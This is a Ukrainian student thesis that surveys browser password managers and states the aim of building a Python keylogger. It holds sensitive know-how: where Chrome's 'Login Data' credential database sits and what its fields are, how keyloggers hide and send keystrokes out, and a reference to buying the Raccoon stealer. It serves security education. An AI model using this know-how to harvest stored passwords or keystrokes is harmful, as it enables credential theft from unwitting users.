НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»
ФАКУЛЬТЕТ КІБЕРБЕЗПЕКИ ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Кафедра кібербезпеки

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«АНАЛІЗ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ
ДЛЯ УПРАВЛІННЯ ПАРОЛЯМИ У ВЕББРАУЗЕРАХ»

Виконав: здобувач 4 курсу
Рівень бакалавр
Галузь знань 12 «Інформаційні технології»,
спеціальність 125 «Кібербезпека»
Бевза В'ячеслав Ігорович

Керівник: доктор філософії
Слатвінська Валерія Миколаївна

Рецензент: к.т.н., доцент
Кухаренко Сергій Вікторович

Одеса – 2025

НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»
Факультет кібербезпеки та інформаційних технологій
Кафедра **кібербезпеки**
Галузь знань: **12 Інформаційні технології**
Спеціальність: **125 Кібербезпека**
Назва освітньої програми: **Кібербезпека**

ЗАТВЕРДЖУЮ
Завідувач кафедри кібербезпеки
професор С.А. Горбаченко
_____ «____ »_____ 20__ року

З А В Д А Н Н Я
на кваліфікаційну (бакалаврську) роботу
здобувачу Бевзі В'ячеславу Ігоровичу

1. Тема роботи: «Аналіз програмного забезпечення для управління паролями у веббраузерах»
Керівник роботи: доктор філософії Слатвінська Валерія Миколаївна
затверджені наказом НУ ОЮА від «18» березня 2025 року № 548-6
2. Строк подання здобувачем роботи «19» травня 2025 року
3. Дата видачі завдання «16 » вересня 2024 року

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів бакалаврської роботи	Строк виконання етапів роботи	Примітка

Здобувач_____
(підпис) (прізвище та ініціали)
Керівник роботи_____
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Кваліфікаційна робота на тему «Аналіз програмного забезпечення для управління паролями у веббраузерах» на здобуття першого (бакалаврського) рівня вищої освіти за спеціальністю 125 Кібербезпека, освітньою програмою: Кібербезпека, містить 17 рисунків, 2 додатки, 26 літературних джерел за переліком посилань. Робота виконана на 49 сторінках загального тексту і 41 сторінці основного тексту.

Метою роботи є розробка кейлоггеру на Python для моніторингу клавіатурних натискань.

Розроблено методи аналізу та моніторингу клавіатурних натискань для підвищення безпеки управління паролями у веббраузерах. Програмно реалізовано модулі кейлоггера для збору даних про натискання клавіш та серверної частини для обробки інформації. На основі розробленої системи проведено експериментальні дослідження для виявлення клавіатурних шпигунів і аналізу їх впливу на функціонування популярних менеджерів паролів.

Результати роботи можуть бути використані при створенні ефективних механізмів виявлення та нейтралізації клавіатурних шпигунів для захисту інформаційних систем.

Можливими напрямками подальших досліджень є вдосконалення функціональних можливостей систем моніторингу клавіатурних натискань для аналізу поведінкових аномалій.

КІБЕРБЕЗПЕКА, АНАЛІЗ, УПРАВЛІННЯ ПАРОЛІВ, ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ, КЕЙЛОГГЕР, ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ.

ABSTRACT

Qualification work on the topic «Analysis of password management software in web browsers» for the first (bachelor's) level of higher education in the specialty 125 Cybersecurity, educational program: Cybersecurity, contains 17 figures, 2 appendices, 26 references in the list of references. The work is executed on 49 pages of general text and 41 pages of the main text.

The work aims to develop a Python keylogger for monitoring keyboard keystrokes.

Methods for analyzing and monitoring keystrokes have been developed to improve password management security in web browsers. The keylogger modules for collecting data on keystrokes and the server part for processing information have been implemented. Based on the developed system, experimental studies have been conducted to detect keyloggers and analyze their impact on the functioning of popular password managers.

The work results can be used to create effective mechanisms for detecting and neutralizing keyloggers to protect information systems.

Possible areas for further research include improving the functionality of keystroke monitoring systems to analyze behavioral anomalies.

CYBERSECURITY, ANALYSIS, PASSWORD MANAGEMENT, MALWARE, KEYLOGGER, INFORMATION TECHNOLOGY.

ЗМІСТ

ВСТУП

Дана тема висвітлює актуальність проблеми безпеки інформації в інтернеті, зокрема, захисту особистих даних користувачів. Аналіз програмного забезпечення для управління паролями у веббраузерах має надзвичайну актуальність у сучасному цифровому середовищі. З огляду на швидкі темпи цифрової трансформації та зростаючу кількість онлайн-сервісів і платформ, важливість ефективного керування паролями стає все більш важливою. Оцінка наявного програмного забезпечення у веббраузерах дозволить не лише дослідити їхню ефективність, але й запропонувати стратегії, які посилять захист користувачів.

Мета дослідження полягає у глибокому аналізі програмного забезпечення, призначеного для управління паролями у веббраузерах, з метою:

1. Оцінки рівня безпеки: дослідження безпекових механізмів, які використовуються програмним забезпеченням для збереження та захисту паролів користувачів. Визначення потенційних слабких місць і загроз для безпеки даних.

2. Аналізу функціональності: вивчення можливостей програм для генерації, зберігання та автоматизованого заповнення паролів у веббраузерах. Головною метою дослідження є оцінка різних аспектів програм, спрямованих на полегшення та підвищення безпеки управління паролями для користувачів веббраузерів.

Завдання дослідження: проаналізувати принципи роботи та поширені типи клавіатурних шпигунів, розробити структурно-функціональну схему впливу шпигунів на менеджери паролів, з’ясувати методи виявлення та захисту від клавіатурних шпигунів, обґрунтувати середовище програмування та технологій, реалізувати модуль кейлоггера для збору натискань клавіш та серверну частину для прийому та обробки даних.

Об’єкт дослідження – є програмне забезпечення, призначене для управління паролями у веббраузерах. Це включає в себе такі аспекти:

1. Функціональність програми: Це опис можливостей програмного забезпечення, таких як здатність генерувати складні паролі, зберігати їх у безпечному сховищі, автоматично заповнювати форми вебсайтів тощо.

2. Безпека паролів: Аналіз механізмів безпеки, які використовуються для захисту паролів користувачів від несанкціонованого доступу. Це може включати шифрування, двофакторну автентифікацію, захист паролів майстра тощо.

3. Ефективність та продуктивність: Оцінка швидкодії та ресурсів, які використовує програма, а також її вплив на продуктивність роботи веббраузера.

4. Зручність використання: Оцінка інтерфейсу користувача та зручності використання програми для керування паролями.

5. Надійність та стабільність: Оцінка стабільності програми та її надійності у збереженні та управлінні паролями.

6. Сумісність із веббраузерами: Перевірка того, як добре програмне забезпечення інтегрується з різними веббраузерами та операційними системами.

Об'єкт дослідження включає як відомі програми, такі як LastPass, 1Password, Dashlane, так і менш відомі або нові рішення, що можуть виникнути на ринку.

Предмет дослідження – аналіз програмного забезпечення, яке спеціалізується на управлінні паролями у веббраузерах. Це включає в себе дослідження функціональних, безпекових, ефективних та інших характеристик програм, які призначені для збереження, генерації та автоматизованого заповнення паролів під час використання веббраузера.

Предмет дослідження визначається як програмне забезпечення, а не самі паролі або користувачі.

Основні висновки бакалаврської роботи були опубліковані та апробовані у тезах «Переваги і недоліки хмарних сховищ для керування паролями Icloud та Chrome» на науковій конференції «V Міжнародній науково-практичній конференції «Кібербезпека в сучасному світі: актуальні виклики»» [8].

1. АНАЛІЗ СУЧАСНИХ РІШЕНЬ ДЛЯ УПРАВЛІННЯ ПАРОЛЯМИ

1.1 Популярні менеджери паролів: LastPass, Dashlane, 1Password

LastPass – це популярне програмне забезпечення для управління паролями, яке надає рішення для безпечного зберігання, генерації та автоматизованого заповнення паролів у веббраузерах і додатках.

1. Безпечне зберігання паролів: LastPass дозволяє користувачам зберігати свої паролі у зашифрованому вигляді в хмарному сховищі. Всі дані шифруються на пристрої користувача перед тим, як вони відправляються до серверів LastPass.

2. Генерація складних паролів: Програма надає можливість генерувати випадкові та складні паролі для кожного облікового запису, що допомагає уникнути використання слабких паролів та підвищити безпеку.

3. Автоматичне заповнення паролів: LastPass автоматично заповнює дані входу на вебсайти і додатки, що забезпечує зручність використання та економить час користувачів.

4. Можливість ділитися паролями: Користувачі можуть ділитися паролями з іншими користувачами LastPass за допомогою безпечних способів, таких як створення обмежених доступів.

5. Двофакторна автентифікація: Додатковий рівень безпеки може бути забезпечений за допомогою двофакторної автентифікації, такої як використання автентифікаційних кодів або відбитків пальців.

6. Синхронізація між пристроями: LastPass забезпечує можливість синхронізації паролів та інших даних між різними пристроями користувача, що дозволяє зручно користуватися сервісом на різних пристроях.

Ці основні функції LastPass роблять його дуже потужним інструментом для керування паролями, який допомагає забезпечити безпеку та зручність використання веббраузерів та додатків.

LastPass, відзначений нагородами менеджер паролів, зберігає паролі та надає безпечний доступ із будь-якого комп’ютера та мобільного пристрою.

LastPass дає можливість контролювати онлайн-життя, полегшуючи збереження вашої важливої інформації в безпеці, та дає змогу отримати до неї доступ, коли забажаєте, де б ви не були. Зберігати всі свої паролі, адреси, кредитні картки та інше у своєму безпечному сховищі [1].

На рисунку 1 наведено конкретно класифікацію програмних засобів для ПЗ LastPass

Рисунок 1.1 – Класифікація програмних засобів LastPass

Dashlane – це популярна програма для управління паролями, яка пропонує ряд інноваційних функцій для забезпечення безпеки та зручності використання [2].

Основні характеристики:

1. Безпечне зберігання паролів: Dashlane забезпечує захищений доступ до паролів, використовуючи сильне шифрування для збереження паролів користувачів в безпечному хмарному сховищі.

2. Генерація та оцінка паролів: Програма генерує складні та унікальні паролі для кожного облікового запису, а також надає можливість оцінки міцності і складності вже існуючих паролів.

3. Автоматичне заповнення форм: Dashlane автоматично заповнює дані входу на вебсайти та додатки, що забезпечує зручність використання та економить час користувачів.

4. Цифровий гаманець: Крім збереження паролів, Dashlane також дозволяє зберігати інші важливі дані, такі як кредитні картки, адреси доставки та інші особисті дані у безпечному цифровому гаманці.

5. Моніторинг безпеки: Dashlane надає інструменти для моніторингу безпеки облікових записів, що допомагає виявляти витоки даних та інші потенційні загрози для безпеки.

6. Синхронізація між пристроями: Dashlane дозволяє синхронізувати дані між різними пристроями користувача, що дозволяє зручно користуватися програмою на різних пристроях.

Dashlane відомий своєю простотою використання та потужними функціями, які забезпечують високий рівень безпеки та зручності для користувачів.

1Password – це відоме програмне забезпечення для управління паролями, яке пропонує широкий спектр функцій для збереження, генерації та захисту паролів користувачів.

1. Безпечне зберігання паролів: 1Password забезпечує захищений доступ до паролів, використовуючи міцне шифрування для збереження паролів користувачів у безпечному хмарному сховищі або на локальному пристрої.

2. Генерація та оцінка паролів: Програма дозволяє генерувати складні та унікальні паролі для кожного облікового запису, а також оцінює міцність вже існуючих паролів.

3. Автоматичне заповнення форм: 1Password автоматично заповнює дані входу на вебсайти та додатки, що значно спрощує процес автентифікації та економить час користувачів.

4. Широкий функціонал: Крім збереження паролів, 1Password дозволяє зберігати інші важливі дані, такі як кредитні картки, ліцензійні ключі, нотатки та інші конфіденційні дані.

5. Моніторинг безпеки: Програма надає інструменти для моніторингу безпеки облікових записів та виявлення можливих порушень безпеки.

6. Синхронізація між пристроями: 1Password дозволяє синхронізувати дані між різними пристроями користувача, що забезпечує зручність користування програмою на різних пристроях.

1Password відомий своєю надійністю, простотою використання та потужними функціями, які забезпечують високий рівень безпеки та зручності для користувачів [3].

1.2 Вбудовані браузерні менеджери: Google Chrome, Passwarden, Mozilla Firefox, Bitwarden, Safari, iCloud Keychain

Аналіз програмного забезпечення для управління паролями у Google Chrome важливий з огляду на популярність цього веббраузера та значущість безпеки паролів в онлайн-середовищі. Ось деякі аспекти:

Почну з того, де зберігається файл із паролями. Цей файл – «Login Data» у папці:

На рисунку 1.2 зображена інформація з користувачами у Google Chrome де саме розташовується інформація з Базами Даних. Локальне сховище даних. Паролі які збережені у веббраузері тощо [4].




Рисунок 1.2 – Інформація про локальні сховища та БД

На рисунку 1.3 зображена база даних SQlite в якій є потрібна нам інформація:

RecNo	origin_url	action_url	username_element	username_value	password_element	password_value	subr
	Click here to define a filter						
1	https://accounts.google.com/ServiceLogin	https://accounts.google.com/ServiceLoginAuth	Email	somelogin	Passwd		
2	http://www.mail.ru/	https://auth.mail.ru/cgi-bin/auth	Login	somelogin	Password		
3	http://192.168.0.1/			somelogin			
4	https://www.dropbox.com/login	https://www.dropbox.com/login	login_email	somelogin	login_password		
5	http://4pda.ru/forum/index.php	http://4pda.ru/forum/index.php	UserName	somelogin	PassWord		

Рисунок 1.3 – База Даних SQlite з інформацією

У ній є 14 стовпчиків. Нас цікавлять лише 3: origin_url (посилання на сам сайт), username_value (логін), password_value (пароль). Серед інших колонок є так само: сторінка авторизації, назва елемента введення для логіну та пароля та інші. Всі дані незашифровані (видно на скрині), крім поля password_value [5].

На рисунку 1.4 зображено поле з паролем де є байтовий масив. Виглядає він в такий спосіб:

```
0x00 0100 0000 DD9F DAAF DBA9 AADA AC7A 00C0  ....Ý Ú¯Û©ªÚ¬z.À
0x10 4FC2 97EB 0100 0000 ECD6 406F B25E A649  OÂ ë....ìÖ@o²^¦I
0x20 9AFD ADAD AEAF EAFA EEA0 0000 0200 0000   ý--®¯êúî ......
0x30 0000 1066 0000 0041 0000 2000 0000 96FE  ...f...A.. ... þ
0x40 D94E 8DD0 A156 FADF FA3C DAD9 FD7E E6F3  ÙN Ð¡Vúßú<ÚÙý~æó
0x50 309E 35E6 D077 4872 8750 CA6E C2D1 0000  0 5æÐwHr PÊnÂÑ..
0x60 0000 0E80 0012 4453 08DF 089F AAF9 FADF  ... ..DS.ß. ªùúß
0x70 9ADB 9AAB 044E A5F9 BF45 0182 FC39 41A8   Û «.N¥ù¿E. ü9A¨
0x80 E59A A67B CB40 D1E4 4D36 14F5 B80F 1000  å ¦{Ë@ÑäM6.õ¸...
0x90 0000 3123 0C9E AAFD AFAB AAAA A1CC BB3C  ..1#. ªý¯«ªª¡Ì»<
0xA0 AA93 4441 0000 9509 1105 EE7E 4FC2 CC60  ª DA.. ...î~OÂÌ`
0xB0 E421 46E4 CE5A DA9A A9A1 B46A F56E 1E90  ä!FäÎZÚ ©¡´jõn.
0xC0 0E8D 6909 3329 C4DC 6F2E 698A 1CBC 266F  . i.3)ÄÜo.i .¼&o
0xD0 E0ED B563 705A ED25 0F76 4135 5905 599E  àíµcpZí%.vA5Y.Y
0xE0 AAFB FA1F 7604                           ªûú.v.
```

Рисунок 1.4 – Поле з паролем де є байтовий масив

1. Вбудовані можливості Chrome: Оцінка вбудованих функцій управління паролями, які надає сам Google Chrome. Це включає збереження, автоматичне заповнення та генерацію паролів.

2. Безпека паролів: Аналіз механізмів безпеки, які використовуються вбудованим інструментом управління паролями Chrome. Це може включати шифрування, використання майстер-паролю та інші заходи безпеки.

3. Додаткові функції: Вивчення можливостей сторонніх розширень для управління паролями, які доступні для встановлення у Google Chrome. Це можуть бути різні менеджери паролів, які розширюють функціональність, наприклад, широкий діапазон інтеграції з іншими сервісами та додаткові функції безпеки.

4. Зручність використання: Оцінка зручності використання інструментів управління паролями у Google Chrome для кінцевих користувачів. Це включає інтерфейс користувача, швидкість роботи та загальну зручність використання.

5. Недоліки та вразливості: Ідентифікація можливих недоліків і вразливостей існуючих рішень управління паролями у Google Chrome та їхній вплив на безпеку даних користувачів.

6. Рекомендації та покращення: На основі результатів аналізу розробка рекомендацій щодо вдосконалення безпеки та зручності управління паролями у Google Chrome, а також вибір оптимального програмного забезпечення для цієї мети.

7. Аналіз програмного забезпечення для управління паролями у Google Chrome може сприяти підвищенню рівня безпеки та зручності для користувачів цього популярного веббраузера.

Passwarden – це програмне забезпечення для управління паролями. Воно надає інструменти для безпечного зберігання, генерації та автоматичного заповнення паролів у веббраузерах та додатках [6].

Ось деякі особливості Passwarden, які можна розглянути:

1. Безпечне зберігання паролів: Passwarden використовує сильне шифрування для захисту паролів користувачів та забезпечує їхнє безпечне зберігання в хмарному сховищі.

2. Генерація складних паролів: Програма дозволяє генерувати випадкові та складні паролі для кожного облікового запису, забезпечуючи високий рівень безпеки.

3. Автоматичне заповнення форм: Passwarden автоматично заповнює дані входу на вебсайти та додатки, що робить процес автентифікації швидшим та зручнішим для користувачів.

4. Синхронізація між пристроями: Passwarden дозволяє синхронізувати дані між різними пристроями користувача, що дозволяє зручно користуватися програмою на різних пристроях.

5. Моніторинг безпеки: Passwarden надає інструменти для моніторингу безпеки облікових записів та виявлення можливих порушень безпеки.

6. Шифрування критичних даних: Крім паролів, Passwarden дозволяє зберігати інші важливі дані, такі як кредитні картки, нотатки та інші конфіденційні дані, і захищає їх за допомогою шифрування.

Passwarden може бути цікавим об'єктом дослідження у роботі, оскільки він представляє сучасне рішення для управління паролями, яке пропонує широкий спектр функцій для підвищення безпеки та зручності користувачів.

Mozilla Firefox є важливим з огляду на популярність цього веббраузера та зростаючу увагу до кібербезпеки. Ось деякі аспекти, які можна включити до аналізу:

1. Вбудовані можливості Firefox: Оцінка вбудованих функцій управління паролями, які надає сам Mozilla Firefox. Це включає збереження, автоматичне заповнення та генерацію паролів.

2. Безпека паролів: Аналіз механізмів безпеки, які використовуються вбудованим інструментом управління паролями Firefox. Це може включати шифрування, використання майстер-паролю та інші заходи безпеки.

Bitwarden – це відкрите програмне забезпечення для управління паролями, яке використовується як у Mozila Firefox так і в інших браузерах. Воно надає рішення для безпечного зберігання, генерації та автоматичного заповнення паролів.

Ключові характеристики Bitwarden:

1. Шифрування та безпека: Bitwarden використовує міцне шифрування для захисту паролів та інших конфіденційних даних користувача. Всі дані шифруються

на клієнтському пристрої перед тим, як вони будуть синхронізовані з серверами Bitwarden.

2. Генерація складних паролів: Програма дозволяє створювати випадкові та складні паролі для кожного облікового запису, що допомагає уникнути використання слабких паролів та підвищує безпеку.

3. Автоматичне заповнення форм: Bitwarden автоматично заповнює дані входу на вебсайтах та додатках, що забезпечує зручність використання та економить час користувачів.

4. Цифровий гаманець: Крім збереження паролів, Bitwarden дозволяє зберігати інші важливі дані, такі як кредитні картки, адреси доставки та інші конфіденційні дані у безпечному цифровому гаманці.

5. Можливість ділитися паролями: Користувачі можуть ділитися паролями з іншими користувачами Bitwarden за допомогою безпечних способів, таких як створення обмежених доступів.

6. Синхронізація між пристроями: Bitwarden дозволяє синхронізувати дані між різними пристроями користувача, що дозволяє зручно користуватися сервісом на різних пристроях [7].

Bitwarden відомий своєю відкритістю, безпекою та зручністю використання, що робить його популярним вибором серед користувачів, які шукають надійний менеджер паролів.

У веббраузері, Safari, розробленому Apple, також є вбудовані функції для управління паролями. Ось деякі ключові аспекти цих функцій:

1. Зберігання паролів: Safari пропонує функцію автоматичного збереження паролів для облікових записів, які ви використовуєте для входу на вебсайти. Після введення пароля Safari запропонує зберегти його, щоб в майбутньому автоматично заповнювати ці дані.

2. Автоматичне заповнення паролів: Після збереження пароля Safari автоматично заповнюватиме ці дані на відповідних вебсайтах, коли ви повернетесь на них, що забезпечує зручність використання.

3. Менеджер паролів iCloud Keychain: Для користувачів екосистеми Apple, паролі, які зберігаються у Safari, також можна синхронізувати з iCloud Keychain, що дозволяє доступатися до них на різних пристроях, підключених до того самого облікового запису iCloud.

4. Генерація паролів: Safari може також генерувати сильні, випадкові паролі для нових облікових записів, щоб забезпечити безпеку ваших аккаунтів.

5. Майстер паролю: Safari має функцію "Майстер паролю", яка дозволяє зберігати головний пароль для розблокування всіх збережених паролів. Це додатковий шар безпеки, що запобігає несанкціонованому доступу до ваших облікових записів.

Хоча Safari має деякі вбудовані функції для управління паролями, деякі користувачі можуть віддавати перевагу використанню сторонніх менеджерів паролів, які можуть надавати розширений функціонал та синхронізацію з різними браузерами та платформами.

iCloud Keychain – це вбудований менеджер паролів та ключів у середовищі Apple, що надається як частина екосистеми iCloud. Декілька ключових аспектів iCloud Keychain:

1. Збереження паролів: iCloud Keychain зберігає ваші паролі та автоматично заповнює їх для вас на різних пристроях, підключених до вашого облікового запису iCloud.

2. Генерація паролів: Він може генерувати безпечні, випадкові паролі для нових акаунтів, які ви створюєте, щоб забезпечити максимальний рівень безпеки.

3. Автоматичне заповнення форм: iCloud Keychain автоматично заповнює ваші дані входу на вебсайтах та в додатках, що використовують збережені паролі.

4. Синхронізація між пристроями: Паролі, збережені у iCloud Keychain, синхронізуються між усіма вашими пристроями, підключеними до iCloud. Це означає, що ви можете отримати доступ до них на своєму iPhone, iPad, Mac та інших пристроях.

5. Майстер паролю: Для безпечного доступу до збережених паролів в iCloud Keychain використовується головний пароль, який ви встановлюєте під час налаштування. Це додає додатковий шар безпеки до вашого облікового запису.

Наприклад:

Якщо вимикнути зв'язки ключів iCloud або вийти з iCloud на пристрої, можна втратити доступ до всіх своїх груп із загальними паролями. Інші члени цих груп, як і раніше, матимуть доступ до паролів та ключів входу, якими інші користувачі поділилися.

6. Синхронізація з Safari: iCloud Keychain інтегрований з веббраузером Safari на пристроях Apple, що дозволяє автоматично заповнювати паролі на вебсайтах.

iCloud Keychain дозволяє зручно та безпечно управляти паролями та іншими конфіденційними даними в екосистемі Apple.

iCloud захищає вашу інформацію через наскрізне шифрування, що забезпечує максимальний рівень безпеки даних. Дані які захищені за допомогою ключа, створюваного на основі інформації, що є унікальною для вашого пристрою, у поєднанні з паролем, який відомий тільки вам. Ніхто інший не зможе отримати або прочитати ці дані ні за їх передачі, ні до сховища.

Зв'язок ключів «iCloud» зручно використовувати на кількох пристроях Apple одночасно. Коли ви заходите в соціальну мережу або авторизуєтеся на сайті на одному з них, ваші дані автоматично зберігаються на всіх інших.

Це ж стосується підключень до мереж Wi-Fi та введення імені, прізвища, адрес, номерів телефону і навіть даних банківських карток. В останньому випадку в сервісі залишаються лише номери та дати дії – коди безпеки не зберігаються.

iCloud захищає всю інформацію за допомогою наскрізного шифрування, яке забезпечує максимальний рівень безпеки. Ніхто, крім вас, не зможе отримати доступ до збережених даних.

Щоб підвищити безпеку використання «Зв'язки ключів iCloud», потрібно активувати двофакторну автентифікацію [8].

2 ПРОЕКТУВАННЯ СИСТЕМИ МОНІТОРИНГУ КЛАВІАТУРНИХ ШПИГУНІВ

2.1 Аналіз принципів роботи та поширених типів клавіатурних шпигунів

Клавіатурний шпигун на Python – це скрипт або програма, яка використовує потужні бібліотеки мови для моніторингу та запису введення з клавіатури. Зазвичай він працює приховано, уникаючи виявлення антивірусним програмним забезпеченням та іншими засобами захисту. Кейлогер може бути як окремою програмою, так і вбудованим у більшу, на перший погляд нешкідливу програму.

Давайте розглянемо типи кейлоггерів, доступних на ринку:

1. Програмні: вони найбільші та найдоступніші на ринку. Зазвичай їх отримують через небажані сайти та списки, розсилки електронною поштою або вони вже включені як пак-програм у вже шкідливій розсилці, флешці тощо.

2. Апаратне забезпечення: може бути складніше виявити, оскільки вони уникають програмного захисту.

3. Кейлоггери Wi-Fi та Bluetooth: використовують бездротові технології для передачі записаних даних. Вони можуть бути вбудовані в прості продукти, такі як точка маршруту (точка яка створена на карті, подорож кудись тощо), миша, клавіатура, і передавати дані на віддалений сервер через вашу домашню/робочу інтернет-мережу і ви навіть про це не будете здогадуватись.

Це свідчить про те, що вбудований кейлоггер може бути менш помітним і його важче знайти, ніж апаратний. Наприклад та сама флешка її легше помітити ніж вже вбудовану, злагоджену програму на вашому пристрої.

4. Ядра кейлоггеру: знаходяться на рівні ядра операційної системи. Це означає, що кейлоггер на рівні ядра операційної системи вже дуже важко виявити, навіть добре налаштованим антивірусом або міжмережевим екраном. Через брак досвіду фахівця, недбале використання ресурсів ОС, може призвести до певних наслідків, але навіть досвідчений фахівець може помилитися і не знайти кейлоггер.

Особливо недосвідчені або недбалі користувачі системи піддаються такому кіберінциденту, і вони вже є жертвами в кібернетиці до того, як (цільові дані, data target) поширяться в простір користувача, далі на сервер. Важливі дані можуть бути

втрачені або навіть видалені. Ядро кейлоггера може бути складеним і мати додаткові функції, такі як приховування від антивірусів, програм і між стандартними мережевими екранами.

Звичайно, різні типи кейлоггерів можуть бути використані в різних сценаріях, таких як:

1. Шпигунство та кіберзлочинність: кейлоггери зазвичай використовуються для шпигунства та кіберзлочинності. Вони допомагають хакерам збирати конфіденційні дані, такі як особиста інформація, паспорт, водійські права, номер телефону, переваги та інтереси людини, банківські рахунки та дані взаємної кредитної картки.

2. Корпоративний моніторинг: організаційні кейлоггери, які зазвичай використовуються на корпоративному рівні, використовуються представниками компанії для моніторингу діяльності співробітників. Вони дозволяють підприємствам забезпечувати безпеку даних, запобігати зловживанням конфіденційною інформацією та застосовувати правила безпеки додатків.

3. Батьківський контроль: у цьому випадку також використовуються програмні засоби. Вони дозволяють батькам контролювати, які вебсайти відвідують їхні діти, що вони пишуть і обговорюють в Інтернеті. Це допоможе батькам відсортувати вміст, який вони вважають неприйнятним або діти ще малі щоб дивитись певний контент.

4. Боротьба зі злочинністю: тут можна використовувати різні типи кейлоггерів, від програмного до апаратного забезпечення. Ці інструменти можуть збирати різні типи даних, які необхідні для виявлення та негайного припинення або уникнення кіберзлочинів. Однак найчастіше в цьому відношенні використовуються програмні засоби, оскільки вони є гнучкими та мають розширену функціональність, яка дозволяє збирати різні типи інформації про активні події в цифровому середовищі.

На рисунку 2.1 можна побачити переписку на придбання стилера Racoon, що містить водночас кейлогер та руткіт:




Рисунок 2.1 – Переписка на придбання стилера Racoon, що містить водночас кейлогер та руткіт

Існує кілька способів здійснення атаки клавіатурного шпигуна, і вибір методу зловмисником буде залежати від типу інформації, яку він намагається вкрасти. Наприклад, зловмисник може встановити апаратний кейлоггер на комп’ютер цілі, щоб записувати кожне натискання клавіші. Як альтернатива, зловмисник може розробити шкідливе програмне забезпечення, яке фіксує натискання клавіш і передає їх на віддалений сервер. Атаки кейлоггерів важко виявити, оскільки програмне забезпечення кейлоггера може бути замасковане під законну програму або працювати у фоновому режимі без відома користувача. Однак є деякі ознаки того, що може мати місце атака клавіатурного шпигуна, наприклад, неочікувана активність на комп’ютері або незвичний мережевий трафік. Найкращий спосіб захиститися від атак клавіатурних шпигунів – використовувати надійну антивірусну програму та підтримувати все програмне забезпечення в актуальному стані. Крім того, користувачі повинні бути обережними, відкриваючи вкладення або натискаючи гіперпосилання, які надходять із невідомих джерел.

Кейлогери поділяються на два основні типи: апаратні та програмні. Апаратний кейлогер – це фізичний пристрій, який підключається до клавіатури або комп'ютера і реєструє дані. На відміну від нього, програмний кейлогер – це програма, яка працює на самому комп'ютері, часто вимагаючи адміністративних привілеїв для коректної роботи. Python чудово підходить для створення програмних клавіатурних шпигунів завдяки своїм кросплатформним можливостям і наявності таких бібліотек, як pyhook і pyinput для обробки низькорівневих клавіатурних подій.

